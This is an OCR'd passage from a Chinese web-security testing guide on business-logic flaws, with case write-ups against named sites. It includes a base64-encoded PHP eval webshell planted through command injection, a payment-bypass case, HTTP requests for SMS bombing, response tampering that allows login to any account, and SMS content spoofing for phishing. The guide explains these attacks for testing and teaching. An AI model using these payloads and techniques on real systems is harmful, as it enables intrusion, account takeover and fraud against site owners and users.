
code 区域

```
drwxrwxrwx 2 root root 4096 Nov 13 15:25 log
```

写了个 webshell：

code 区域

```
http://ldd.sohu.com/d/?c=c&r=$(echo
"PD9waHAgQGV2YWwoJF9QT1NUWydwYXNzJ10pOz8+Cgo=" |base64
-d >/var/www/ldd/d/log/x.php)
```



可以访问 oa.sohu-inc.com：

code 区域

```
[/var/www/]$ ping -c1 10.2.176.87
```

PING 10.2.176.87 (10.2.176.87) 56(84) bytes of data.

64 bytes from 10.2.176.87: icmp_seq=1 ttl=124 time=1.49 ms

--- 10.2.176.87 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 1.497/1.497/1.497/0.000 ms

修复方案：

过滤

2.8 业务流程乱序

2.8.1 顺序执行缺陷

a. 部分网站逻辑可能是先 A 过程后 B 过程然后 C 过程最后 D 过程。


b. 用户控制着他们给应用程序发送的每一个请求，因此能够按照任何顺序进行访问。于是，用户就从 B 直接进入了 D 过程，就绕过了 C。如果 C 是支付过程，那么用户就绕过了支付过程而买到了一件商品。如果 C 是验证过程，就会绕过验证直接进入网站程序了。

案例：万达某分站逻辑错误可绕过支付直接获得取票密码

详细说明：

漏洞存在于海棠.秀
http://mp.haitangshow.com/
随便注册了个号、13815825654
然后登录进去购票、这票还挺贵的，在海南三亚？？ 屌丝去不了...
先选择时间、然后点击 【选坐购票】、(ps:屌丝选了最贵的座位，纯属意淫)

然后点击【订票】、这里没我们要关心的，最后来到信息确认页面、
点击网上支付并且抓包、要逆袭了...
最后一个参数值改成 00：



直接跳过了支付宝支付页面，给出了取票密码

这是之前测试

根据提示我们知道是根据取票密码取票的、、so... 请我去看么？

2.9 业务接口调用

2.9.1 重放攻击

在短信、邮件调用业务或生成业务数据环节中（类：短信验证码，邮件验证码，订单生成，评论提交等），对其业务环节进行调用（重放）测试。如果业务经过调用（重放）后被多次生成有效的业务或数据结果。

a. 恶意注册
b. 短信炸弹

在测试的过程中，我们发现众多的金融交易平台仅在前端通过 JS 校验时间来控制短信发送按钮，但后台并未对发送做任何限制，导致可通过重放包的方式大量发送恶意短信。

案例： 一亩田交易网逻辑漏洞（木桶原理）

看到首页有一亩田密码重置的问题了，就来挖一挖了 http://www.ymt360.com/首先注册用户，手机号，发送验证码，是 6 位数字，不截图了这里，发送手机号 1 分钟能发一次，服务端有限制。

然后手机版 http://m.ymt360.com/
可以无限进行发送短信，造成短信轰炸，手机验证码还是 6 位数字

```
GET /user/send_msg?mobile=13800xxxxx HTTP/1.1
Host: m.ymt360.com
```

response {"status":1,"msg":16595}

到这里漏洞审核肯定说无危害啊，因为没有一个短信轰炸被通过的。
然后我们来到了手机 APP 客户端，以安卓的为例吧
首先也是短信轰炸，这个不多说了
然后就是，短信验证码为 4 位数字，这个爆破起来是分分钟啊

然后这个可能也没什么，其实想说的是一个设计缺陷

```
POST /v8/phone/verify?mac=cATa3T986UgODE7YgoSZ9h4yJoI. HTTP/1.1
X-App-Version: V3.3.2
X-User-Agent: 0
X-User-Id: 93873
X-DOMAIN: app
Content-Type: application/json
Accept-Encoding: gzip,deflate,sdch
Content-Length: 57
Host: api.ymt360.com
{"seqNo":"16768","vcode":"1111","code":"aifbc6c0eo5sgzi"}
```


上面就是验证验证码的的请求 1111 可以直接爆破。
然后验证失败 response 返回{"status":-1}
现在我们直接不进行爆破，截获返回包，修改为{"status":0}
则直接验证通过进入账户页面。

然后更重要的一点就是，可以知道其他用户的手机号，直接登录任意用户账号。

2.9.2 内容编辑

a. 类似案例如下

点击“获取短信验证码”，并抓取数据包内容，如下图。通过分析数据包，可以发现参数 sendData/insrotxt 的内容有客户端控制，可以修改为攻击者想要发送的内容



将内容修改“恭喜你获得由 xx 银行所提供的 iphone6 一部，请登录 http://www.xxx.com 领取，验证码为 236694”并发送该数据包，手机可收到修改后的短信内容，如下图：

2.10 时效绕过测试

大多有利用的案例发生在验证码以及业务数据的时效范围上，在之前的总结也有人将 12306 的作为典型，故，单独分类。

2.10.1 时间刷新缺陷

a. 12306 网站的买票业务是每隔 5s，票会刷新一次。但是这个时间确实在本地设置的间隔。于是，在控制台就可以将这个时间的关联变量重新设置成 1s 或者更小，这样刷新的时间就会大幅度缩短（主要更改 autoSearchTime 本地参数）。


案例：12306 自动刷票时间可更改漏洞

12306 的自动查询可以直接修改查询间隔时间，可使查询间隔时间无限小。

我们都知道，12306 的订票现在可以开启“自动查询”，这时会 5 秒查一次，如果同时选了“自动提交”，那么如果查到票就会自动提交订单。好像挺方便的。
查询间隔是 5 秒。估计是为了服务器考虑吧。

但如果修改 autoSearchTime 参数，查询间隔就随便改啦。
打开 console，输入想使用的自动查询间隔（毫秒）
比如：

然后再按原操作进行自动查询：



我想多久查一次多久查一次，并且的确是可以按照这个时间提交订单的，yeah。
这样一来，码农们刷票和提交定单就可以比大家快 5 秒啦
如果全国人民都用 0.01 秒的间隔，
那么 12306 的服务器，嘿嘿

2.10.2 时间范围测试

a. 针对某些带有时间限制的业务，修改其时间限制范围，例如在某项时间限制范围内查询的业务，修改含有时间明文字段的请求并提交，查看能否绕过时间限制完成业务流程。例如通过更改查询手机网厅的受理记录的 month 范围，可以突破默认只能查询六个月的记录。

三、